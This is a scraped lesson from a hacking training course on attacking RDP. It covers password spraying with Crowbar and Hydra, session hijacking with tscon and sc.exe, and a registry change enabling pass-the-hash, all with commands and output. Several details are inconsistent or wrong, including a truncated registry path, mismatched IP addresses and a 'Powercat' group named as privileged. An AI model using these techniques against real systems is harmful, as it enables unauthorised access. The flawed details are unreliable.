

Attacking RDP

[Remote Desktop Protocol \(RDP\)](#) is a proprietary protocol developed by Microsoft which provides a user with the ability to connect to another computer over a network connection. It is also one of the most popular administration tools for system administrators to centrally control their remote systems with the same functionality as if they were on-site. Managed service providers (MSPs) often use the tool to manage hundreds of customer networks and systems. Unfortunately, while RDP simplifies remote administration of distributed IT systems, it also creates another gateway for attacks.

By default, RDP uses port [TCP/3389](#). Using [Nmap](#), we can identify the available RDP service on the target host.

Attacking RDP

```
dbcyph0n@htb[/htb]# nmap -Pn -p3389 192.168.2.143
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up', and scan times will be faster.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-25 04:20 BST
Nmap scan report for 192.168.2.143
Host is up (0.00037s latency).
```

PORT	STATE	SERVICE
3389/tcp	open	ms-wbt-server

Misconfigurations

Since RDP takes user credentials for authentication, one common attack vector against the RDP protocol is password guessing. While password guessing is not common, we could find an RDP service without a password if there is a misconfiguration.

One caveat on password guessing against Windows instances is that you should consider the client's password policy. If the password policy is strict, the user account will be locked or disabled after a certain number of failed login attempts. In this case, we can use a password guessing technique called [Password Spraying](#). This technique works by attempting a single password for many user accounts, rather than a single user account with many passwords, being careful to avoid account lockout.

Using the [Crowbar](#) tool, we can perform a password spraying attack against the RDP service. As an example,

```
2022-04-07 15:35:50 START
2022-04-07 15:35:50 Crowbar v0.4.1
2022-04-07 15:35:50 Trying 192.168.220.142:3389
2022-04-07 15:35:52 RDP-SUCCESS : 192.168.220.142:3389 - administrator:password123
2022-04-07 15:35:52 STOP
```

We can also use **Hydra** to perform an RDP password spray attack.

Hydra - RDP Password Spraying

Attacking RDP

```
dbcyp0n@htb[/htb]# hydra -L usernames.txt -p 'password123' 192.168.2.143 rdp
```

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-25 21:44:52
```

```
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the
```

```
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
```

```
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
```

```
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8 login tries (l:2/p:4), ~2 tries per
```

```
[DATA] attacking rdp://192.168.2.147:3389/
```

```
[3389][rdp] host: 192.168.2.143 login: administrator password: password123
```

```
1 of 1 target successfully completed, 1 valid password found
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-25 21:44:56
```

We can RDP into the target system using the **rdesktop** client or **xfreerdp** client with valid credentials.

RDP Login

Attacking RDP

```
dbcyp0n@htb[/htb]# rdesktop -u admin -p password123 192.168.2.143
```

```
Autoselecting keyboard map 'en-us' from locale
```


```
ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reasons(s);
```

1. Certificate issuer is not trusted by this system.

```
Issuer: CN=WIN-Q8F2KTAI43A
```

```
Review the following certificate info before you trust it to be added as an exception.
```


```
If you do not trust the certificate, the connection attempt will be aborted:
```



Protocol Specific Attacks

Let's imagine we successfully gain access to a machine and have an account with local administrator privileges. If we have an RDP session to our compromised machine, we can hijack the user's remote desktop session to escalate our privileges to a local administrator account. In an Active Directory environment, this could result in us taking over a Domain Admin account or a similar high-privilege account on the domain.

RDP Session Hijacking



To successfully impersonate a user without their password, we need to have **SYSTEM** privileges and use the **tscon** command that enables users to connect to another desktop session. It works by specifying which **SESSION ID** (4 for example) we would like to connect to which session name (**rdp-tcp#13**, which is our current session). So the **tscon** command will open a new console as the specified **SESSION_ID** within our current RDP session:

Attacking RDP

```
C:\htb> tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}
```

If we have local administrator privileges, we can use several methods to obtain **SYSTEM** privileges, such as the **sessionhijack** trick is to create a Windows service that, by default, will run as **Local System** and will execute any binary we specify. We will use the **Microsoft sc.exe** binary. First, we specify the service name (**sessionhijack**) and the **binpath**, which is the path to the binary we want to execute. Once we run the following command, a service named **sessionhijack** will be created.

Attacking RDP


```
C:\htb> query user
```

USERNAME	SESSIONNAME	ID	STATE	IDLE TIME	LOGON TIME
>juurena	rdp-tcp#13	1	Active	7	8/25/2021 1:23 AM
lewen	rdp-tcp#14	2	Active	*	8/25/2021 1:28 AM

```
C:\htb> sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13"
```

```
C:\htb> net start sessionhijack
```

Once the service is started, a new terminal with the **lewen** user session will appear. With this new account we can check what kind of privileges it has on the network, and maybe we'll get lucky, and the user is a member of the **Powercat** group, which has rights to many hosts or even a Domain Admin.



Note: This method no longer works on Server 2019.

Account restrictions are preventing this user from signing in. For example, passwords aren't allowed, sign-in times are limited, or a policy restriction is enforced.


OK

This can be enabled by adding a new registry key `DisableRestrictedAdmin` (REG_DWORD) under `HKEY_LOCAL_MACHINE\CurrentControlSet\Control\Lsa`. It can be done using the following command:

Adding the DisableRestrictedAdmin Registry Key

Attacking RDP


```
C:\htb> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin
```



```
[09:24:11:446] [1668:1669] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_  
[09:24:11:464] [1668:1669] [WARN][com.freerdp.crypto] - Certificate verification failu  
[09:24:11:464] [1668:1669] [WARN][com.freerdp.crypto] - CN = dc-01.superstore.xyz  
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - VERSION =  
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - ProductMajorVersion: 6  
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - ProductMinorVersion: 1  
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - ProductBuild: 7601  
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - Reserved: 0x000000  
[09:24:11:464] [1668:1669] [INFO][com.winpr.sspi.NTLM] - NTLMRevisionCurrent: 0  
[09:24:11:567] [1668:1669] [INFO][com.winpr.sspi.NTLM] - negotiateFlags "0xE2898235"
```

<SNIP>

If it works, we'll now be logged in via RDP as the target user without knowing their cleartext password.




EU Academy 4

PROTOCOL

 UDP 1337  TCP 443

DOWNLOAD VPN CONNECTION FILE



Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

+10 Streak pts

+ 1 

Which registry key needs to be changed to allow Pass-the-Hash with the RDP protocol?

Submit your answer here...

+10 Streak pts

 Submit+ 1 

Connect via RDP with the Administrator account and submit the flag.txt as you answer.

Submit your answer here...

+10 Streak pts

 Submit PreviousNext  Cheat Sheet Resources Go to Questions

Table of Contents

Introduction

Interacting with Common Services

